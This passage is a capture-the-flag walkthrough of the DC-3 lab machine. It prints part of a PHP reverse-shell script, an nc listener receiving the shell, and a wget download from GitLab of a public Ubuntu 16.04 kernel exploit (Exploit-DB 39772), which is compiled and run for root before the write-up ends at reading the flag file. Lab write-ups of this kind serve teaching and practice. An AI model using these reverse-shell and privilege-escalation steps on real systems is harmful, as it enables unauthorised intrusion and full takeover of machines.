


```
Press F10 to toggle Full Screen editing.

35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
```

Step 13:

we got the access then python script for the shell and lsb_release for machine version and we found the version



```
(kali㉿kali)-[~/Dc-33]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.162.5] from (UNKNOWN) [192.168.162.103] 59368
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 01:54:26 up  1:19,  0 users,  load average: 0.00, 0.02, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-3:/$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
www-data@DC-3:/$
```

Step 14:

we found the version exploit so lets attack the machine


Google search results for "Ubuntu 16.04 exploit".

Results include:

- Exploit-DB: <https://www.exploit-db.com/exploits/>
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4)
16 Mar 2018 — Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation. CVE-2017-16995 , local exploit for Linux platform.
- Exploit-DB: <https://www.exploit-db.com/exploits/>
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf ...
4 May 2016 — Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation. CVE-2016-4557 CVE-823603 . local exploit for ...
- Ubuntu: <https://ubuntu.com/security/notices/USN-3246-1>
USN-3246-1: Eject vulnerability | Ubuntu security notices
Eject could be made to run programs as an administrator. Reduce your security exposure. Ubuntu Pro provides ten-year security coverage to 25,000+ packages in ...
- Tenable: <https://www.tenable.com/plugins/nessus/>
Ubuntu 16.04 LTS : Linux kernel vulnerabilities (USN-4657 ...
2 Dec 2020 — The remote Ubuntu host is missing one or more security updates. (Nessus Plugin ID 143433)
- GitHub: <https://github.com/Privilege-Escalation/blob/Kernel...>
Privilege-Escalation/Kernel Exploit.md at master
This is a List of CTF Challenges in which privilege Escalation would be done by Kernel Exploit. Clicking on the Lab Name, will redirect you to the writeup.

Step 15:

scroll down and found the exploit-DB mirror copy the full path



The screenshot shows a Kali Linux desktop environment. In the foreground, a web browser window displays the exploit page for ID 39772 on exploit-db.com. The page content includes a terminal output showing a successful root shell, a fix link to a kernel commit, and a proof of concept link to a Chromium bug. A blue arrow points to the 'Exploit-DB Mirror' link. Below the main content, there are navigation arrows and a table with links to various resources.

```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)
```

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: <https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7>

Proof of Concept: <https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552>

Exploit-DB Mirror: <https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip>

Tags:

Advisory/Source: [Link](#)

Databases	Links	Sites	Solutions
Exploits	Search Exploit-DB	OffSec	Courses and Certifications
Google Hacking	Submit Entry	Kali Linux	Learn Subscriptions
Papers	SearchSploit Manual	VulnHub	OffSec Cyber Range
Shellcodes	Exploit Statistics		Proving Grounds
			Penetration Testing Services

Step 16:

first we go to tmp directory wget for download the file then first we unzip the file then go the file we unzip

```
kali@kali: ~/Dc-33
File Actions Edit View Help
Description: Ubuntu 16.04 LTS
Release: 16.04
Codename: xenial
www-data@DC-3:/$ cd /tmp
cd /tmp
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
<database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
--2024-11-20 01:59:18-- https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
Resolving gitlab.com (gitlab.com)... 2606:4700:90:0:f22e:fbec:5bed:a9b9, 172.65.251.78
Connecting to gitlab.com (gitlab.com)|2606:4700:90:0:f22e:fbec:5bed:a9b9|:443... failed: No route to host.
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip 100%[=====] 6.86K 1.65KB/s in 4.2s

2024-11-20 01:59:30 (1.65 KB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
    creating: __MACOSX/
    creating: __MACOSX/39772/
  inflating: __MACOSX/39772/.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/.crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/.exploit.tar
www-data@DC-3:/tmp$ ls
ls
39772
39772.zip
__MACOSX
systemd-private-c58bb7d080894048a33f754c218bd92e-systemd-timesyncd.service-kdRim2
vmware-root
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar exploit.tar
www-data@DC-3:/tmp/39772$
```


Step 17:

The tar command is used to create, extract, and manipulate archive files in Unix and Linux systems. `-x` for Extract `-v` for verbose output `-f` Specifies the name of the archive file.

```
kali@kali: ~/Dc-33
File Actions Edit View Help
creating: __MACOSX/
creating: __MACOSX/39772/
inflating: __MACOSX/39772/._.DS_Store
inflating: 39772/crasher.tar
inflating: __MACOSX/39772/._crasher.tar
inflating: 39772/exploit.tar
inflating: __MACOSX/39772/._exploit.tar
www-data@DC-3:/tmp$ ls
ls
39772
39772.zip
__MACOSX
systemd-private-c58bb7d080894048a33f754c218bd92e-systemd-timesyncd.service-kdRim2
vmware-root
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar exploit.tar
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar ebpf_mapfd_doubleput_exploit exploit.tar
www-data@DC-3:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh doubleput.c hello.c suidhelper.c
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
               ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                ^
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$
```

Step 18:

Then we execute the file `compile.sh` & `doubleput`

`./` is a relative path reference used to execute a file in the current directory.

Here's a breakdown of what ./ means and its common use cases

```
File Actions Edit View Help
.license = (__aligned_u64)""

www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev request:~/ebpf_mapfd_doubleputs ./compile.sh
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cd home
cd home
bash: cd: home: No such file or directory
root@DC-3:/root# cd /home
cd /home
root@DC-3:/home# ls
ls
dc3
root@DC-3:/home# cd dc3
cd dc3
root@DC-3:/home/dc3# ls
ls
root@DC-3:/home/dc3# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cd /
cd /
root@DC-3:/# ls
ls
bin dev home lib root sbin srv tmp var
boot etc initrd.img lost+found mnt proc run snap sys usr
root@DC-3:/# cd /root
cd /root
root@DC-3:/root# cat the-flag.txt
cat the-flag.txt
```